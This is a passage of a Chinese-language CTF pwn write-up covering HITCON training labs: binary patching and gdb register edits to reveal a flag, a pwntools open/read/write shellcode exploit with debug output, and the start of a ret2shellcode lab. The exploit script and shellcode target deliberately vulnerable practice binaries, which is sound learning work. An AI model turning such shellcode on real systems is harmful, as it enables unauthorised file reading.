v51 = 30;
v52 = 66;
fd = open("/dev/urandom", 0);
read(fd, &buf, 4u);
printf("Give me maigc :");
__isoc99_scanf("%d", &v2);
return __readgsdword(0x14u) ^ v66;
```




```
}
```

所以我们只能将原样本中的jnz改为jz了，改完之后函数已经成为不等则输出flag了：



```
  v46 = 85;
  v47 = 2;
  v48 = 30;
  v49 = 33;
  v50 = 16;
  v51 = 76;
  v52 = 30;
  v53 = 66;
  fd = open("/dev/urandom", 0);
  read(fd, &buf, 4u);
  printf("Give me maigc :");
  __isoc99_scanf("%d", &v2);
  if ( buf != v2 )
  {
    for ( i = 0; i <= 0x30; ++i )
      putchar((char)(*(&v5 + i) ^ *((_BYTE *)&v54 + i)));
  }
  return __readgsdword(0x14u) ^ v67;
}
```


运行效果：



```
sysmagic
 xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab1/patchfile  chmod +x sysmagic
 xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab1/patchfile  ./sysmagic
Give me maigc :das
CTF{debugger_1s_so_p0werful_1n_dyn4m1c_4n4lySis!}%
 xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab1/patchfile 
```

解法2 - gdb set register value

通过gdb动态调试，并且在即将进行比较前，将 eax置为与edx相同的值即可：




```
[----------------------------------registers-----------------------------------]
EAX: 0xf7fac000 --> 0x1d4d6c
EBX: 0x0
ECX: 0x0
EDX: 0x21729b8d
ESI: 0xf7fac000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd178 --> 0xffffd188 --> 0x0
ESP: 0xffffd0f0 --> 0x804a020 --> 0xf7e3e9b0 (<setvbuf>:        push   ebp)
EIP: 0x8048720 (<get_flag+389>: cmp    edx,eax)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048717 <get_flag+380>:    add    esp,0x10
   0x804871a <get_flag+383>:    mov    edx,DWORD PTR [ebp-0x80]
   0x804871d <get_flag+386>:    mov    eax,DWORD PTR [ebp-0x7c]
=> 0x8048720 <get_flag+389>:    cmp    edx,eax
   0x8048722 <get_flag+391>:    jne    0x8048760 <get_flag+453>
   0x8048724 <get_flag+393>:    mov    DWORD PTR [ebp-0x78],0x0
   0x804872b <get_flag+400>:    jmp    0x8048758 <get_flag+445>
   0x804872d <get_flag+402>:    lea    edx,[ebp-0x6f]
[------------------------------------stack-------------------------------------]
0000| 0xffffd0f0 --> 0x804a020 --> 0xf7e3e9b0 (<setvbuf>:       push   ebp)
0004| 0xffffd0f4 --> 0xf7fe4fe8 (mov    edi,eax)
0008| 0xffffd0f8 --> 0x21729b8d
0012| 0xffffd0fc --> 0xf7fac000 --> 0x1d4d6c
0016| 0xffffd100 --> 0xf7facd80 --> 0xfbad2887
0020| 0xffffd104 --> 0x3
0024| 0xffffd108 --> 0x193b0768
0028| 0xffffd10c --> 0x3d100b02
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x08048720 in get_flag ()
gdb-peda$ set $edx=$eax
gdb-peda$ 
```

然后即可得到flag。

lab2-orw

检查保护措施

checksec orw.bin，题目orw的意思是open，read，write这三个函数。




```
✘ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab2  file orw.bin
orw.bin: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6
.32, BuildID[sha1]=e60ecccd9d01c8217387e8b77e9261a1f36b5030, not stripped
 xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab2  checksec orw.bin
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/xiaoyifeng/.pwntools-cache/update to 'never'.
[*] You have the latest version of Pwntools (3.12.1)
[*] '/home/xiaoyifeng/ctf/pwn/Hiton/lab2/orw.bin'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

emmm这是我做的第一个开启了Stack保护的题目呢。


逻辑分析


简单跑一下可以看到直接是让你输入shellcode：



```
 xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab2  ./orw.bin
Give my your shellcode:helloworld
[1]    2164 segmentation fault  ./orw.bin
```

放IDA pro里面看看：






```
Function name                   Se
_init_proc                      .ir
sub_8048360                     .pl
_read                           .pl
_printf                         .pl
___stack_chk_fail               .pl
___libc_start_main              .pl
_prctl                          .pl
__gmon_start__                  .pl
_start                          .te
__x86_get_pc_thunk_bx           .te
deregister_tm_clones            .te
register_tm_clones              .te
__do_global_dtors_aux           .te
frame_dummy                     .te
orw_seccomp                     .te
main                            .te
__libc_csu_init                 .te
__libc_csu_fini                 .te
_term_proc                      .fi
read                            ex
printf                          ex
__stack_chk_fail                ext
__libc_start_main               ex
prctl                           ex
__imp___gmon_start__            ext
```

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  orw_seccomp();
  printf("Give my your shellcode:");
  read(0, &shellcode, 0xC8u);
  ((void (*)(void))shellcode)();
  return 0;
}
```

细看一下`orw_seccomp()`函数:




```c
unsigned int orw_seccomp()
{
  __int16 v1; // [esp+4h] [ebp-84h]
  char *v2; // [esp+8h] [ebp-80h]
  char v3; // [esp+Ch] [ebp-7Ch]
  unsigned int v4; // [esp+6Ch] [ebp-1Ch]

  v4 = __readgsdword(0x14u);
  qmemcpy(&v3, &unk_8048640, 0x60u);
  v1 = 12;
  v2 = &v3;
  prctl(38, 1, 0, 0, 0);
  prctl(22, 2, &v1);
  return __readgsdword(0x14u) ^ v4;
}
```

prctl函数又是啥玩意儿？Prctl(用户和内核沟通的一个绝佳函数),这个函数可以对进程进行一些设置。而有一道强网杯题目就好像用了这玩意儿的技术？

输入shellcode之后应该会执行，所以这题的目的是让我们自己构造shellcode去读取flag？既然要构造shellcode，那就需要用到pwntools的asm模块和shellcraft模块：

asm模块是将操作转换为汇编命令，而shellcraft是具有各种函数对应汇编命令的一个模块，十分好用：



```
x xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab2  bpython
bpython version 0.17.1 on top of Python 2.7.15 /usr/bin/python
>>> from pwn import *
>>> asm('mov eax,edx')
'\x89\xd0'
>>> from pwn import shellcraft as sc
>>> sc.pushstr('helloworld')
u"    /* push 'helloworld\\x00' */\n    push 0x1010101\n    xor dword ptr [esp], 0x101656d\n    push 0x726f776f\n    push 0x6c6c6568\n"
>>> sc.chmod

 cacheflush         capget            capset
 cat                chdir             chmod
 chown              chown32           chroot
 clock_getres       clock_gettime     clock_nanosleep
 clock_settime      clone             close
 common             connect           connectstager
 crash              creat             create_module
```

pwntools中的context模块又是用来干嘛的呢？


> `context`是pwntools用来设置环境的功能。在很多时候，由于二进制文件的情况不同，我们可能需要进行一些环境设置才能够正常运行exp，比如有一些需要进行汇编，但是32的汇编和64的汇编不同，如果不设置context会导致一些问题。
>
> 例如`context(os='linux', arch='amd64', log_level='debug')`
>
> 这句话的意思是：
>
> 1. os设置系统为linux系统，在完成ctf题目的时候，大多数pwn题目的系统都是linux
> 2. arch设置架构为amd64，可以简单的认为设置为64位的模式，对应的32位模式是'i386'
> 3. log_level设置日志输出的等级为debug，这句话在调试的时候一般会设置，这样pwntools会将完整的io过程都打印下来，使得调试更加方便，可以避免在完成CTF题目时出现一些和IO相关的错误。

exp

根据题意和题解?（正处于涨姿势的时候）写出exp：

```
#!/usr/bin/env python
#coding:utf-8

from pwn import *
from pwn import shellcraft as sc
context.log_level = "debug"

shellcode = sc.pushstr("/home/xiaoyifeng/ctf/pwn/Hiton/lab2/flag")
shellcode += sc.open("esp")
#  open返回的文件文件描述符存贮在eax寄存器里
shellcode += sc.read("eax", "esp", 0x100)
#  open读取的内容放在栈顶
#  write函数在栈顶读取0x100大小的内容并打印出来
shellcode += sc.write(1, "esp", 0x100)

io = process("./orw.bin")
#print(asm(shellcode))
io.sendlineafter("shellcode:", asm(shellcode))
print io.recvall()
io.close()
```

运行效果：




```
int 0x80
[DEBUG] /usr/bin/x86_64-linux-gnu-as -32 -o /tmp/pwn-asm-6knNPg/step2 /tmp/pwn-asm-6knNPg/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-6knNPg/step3 /tmp/pwn-asm-6knNPg/step4
[DEBUG] Received 0x17 bytes:
    'Give my your shellcode:'
[DEBUG] Sent 0x5e bytes:
    00000000  6a 01 fe 0c  24 68 66 6c  61 67 68 61  62 32 2f 68  │j···│$hfl│agha│b2/h│
    00000010  6f 6e 2f 6c  68 2f 48 69  74 68 2f 70  77 6e 68 2f  │on/l│h/Hi│th/p│wnh/│
    00000020  63 74 66 68  66 65 6e 67  68 61 6f 79  69 68 65 2f  │ctfh│feng│haoy│ihe/│
    00000030  78 69 68 2f  68 6f 6d 89  e3 31 c9 31  d2 6a 05 58  │xih/│hom·│·1·1│·j·X│
    00000040  cd 80 89 c3  89 e1 31 d2  b6 01 6a 03  58 cd 80 6a  │····│··1·│··j·│X··j│
    00000050  01 5b 89 e1  31 d2 b6 01  6a 04 58 cd  80 0a        │·[··│1···│j·X·│··│
    0000005e
[+] Receiving all data: Done (256B)
[DEBUG] Received 0x100 bytes:
    00000000  66 6c 61 67  7b 78 69 61  6f 79 69 66  65 6e 67 7d  │flag│{xia│oyif│eng}│
    00000010  0a 63 74 66  2f 70 77 6e  2f 48 69 74  6f 6e 2f 6c  │·ctf│/pwn│/Hit│on/l│
    00000020  61 62 32 2f  66 6c 61 67  00 00 00 00  00 00 00 00  │ab2/│flag│····│····│
    00000030  a0 a9 73 f7  70 8d 9f ff  00 00 00 00  81 4e 54 f7  │··s·│p···│····│·NT·│
    00000040  00 10 70 f7  00 10 70 f7  00 00 00 00  81 4e 54 f7  │··p·│··p·│····│·NT·│
    00000050  01 00 00 00  04 8e 9f ff  0c 8e 9f ff  94 8d 9f ff  │····│····│····│····│
    00000060  01 00 00 00  00 00 00 00  00 10 70 f7  4a a7 73 f7  │····│····│··p·│J·s·│
    00000070  00 20 75 f7  00 00 00 00  00 10 70 f7  00 00 00 00  │· u·│····│··p·│····│
    00000080  00 00 00 00  e6 00 a3 5b  de f7 66 25  00 00 00 00  │····│···[│··f%│····│
    00000090  00 00 00 00  00 00 00 00  01 00 00 00  d0 83 04 08  │····│····│····│····│
    000000a0  00 00 00 00  90 fd 73 f7  a0 a9 73 f7  00 20 75 f7  │····│··s·│··s·│· u·│
    000000b0  01 00 00 00  d0 83 04 08  00 00 00 00  f1 83 04 08  │····│····│····│····│
    000000c0  48 85 04 08  01 00 00 00  04 8e 9f ff  a0 85 04 08  │H···│····│····│····│
    000000d0  00 86 04 08  a0 a9 73 f7  fc 8d 9f ff  40 29 75 f7  │····│··s·│····│@)u·│
    000000e0  01 00 00 00  4e 94 9f ff  00 00 00 00  58 94 9f ff  │····│N···│····│X···│
    000000f0  8e 94 9f ff  ba 94 9f ff  d1 94 9f ff  e6 94 9f ff  │····│····│····│····│
    00000100
[*] Process './orw.bin' stopped with exit code -11 (SIGSEGV) (pid 3354)
flag{xiaoyifeng}
ctf/pwn/Hiton/lab2/flag\x00\x00\x00\x00\x8c\x85\x0\xa0\xa9s�p��\xff\x00\x00\x00\x00\x81NT��p��p�\x00\x81NT��x00\x04\x8e\x9f\xff\x0c\x8e
\x9f\xff\x94\x8d\x9f\xff�x00\x00\x00\x00\x00\x00\x00\x00\x10p�J�s� u�\x00\x00\x10p�\x00\x00\x00\x00\x00��[�f%�\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00�x00\x00\x00Ѓ\x0\x00\x00\x00\x00\x90�s���s� u��x00Ѓ\x0\x00\x00\x00\x00��H\x85\x0�x00\x00\x00\x04\x8e\x9f\xff\x
a0\x85\x0\x00\x86\x0\xa0\xa9s����\xff@)u��x00N\x94\x9f\xff\x00\x00\x00\x00X\x94\x9f\xff\x8e\x94\x9f\xff\xba\x94\x9f\xffє\x9f\xff撔\xff
```

lab3-ret2sc

题目名是return to shellcode的简写，应该是利用return返回然后执行shellcode之类的操作？

检查保护措施

```
checksec ret2sc
```




```
✘ ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3  checksec ret2sc
[*] '/home/xiaoyifeng/ctf/pwn/Hiton/lab3/ret2sc'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
 ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3  file ret2sc
ret2sc: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpr
eter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=31484b774646e78186848556eae669a1
027787ce, not stripped
 ⚙ xiaoyifeng@xiaoyifeng-PC  ~/ctf/pwn/Hiton/lab3  |
```

emmm没有开启啥保护，没有开启栈溢出检测，也没有开启栈不可执行（NX）。

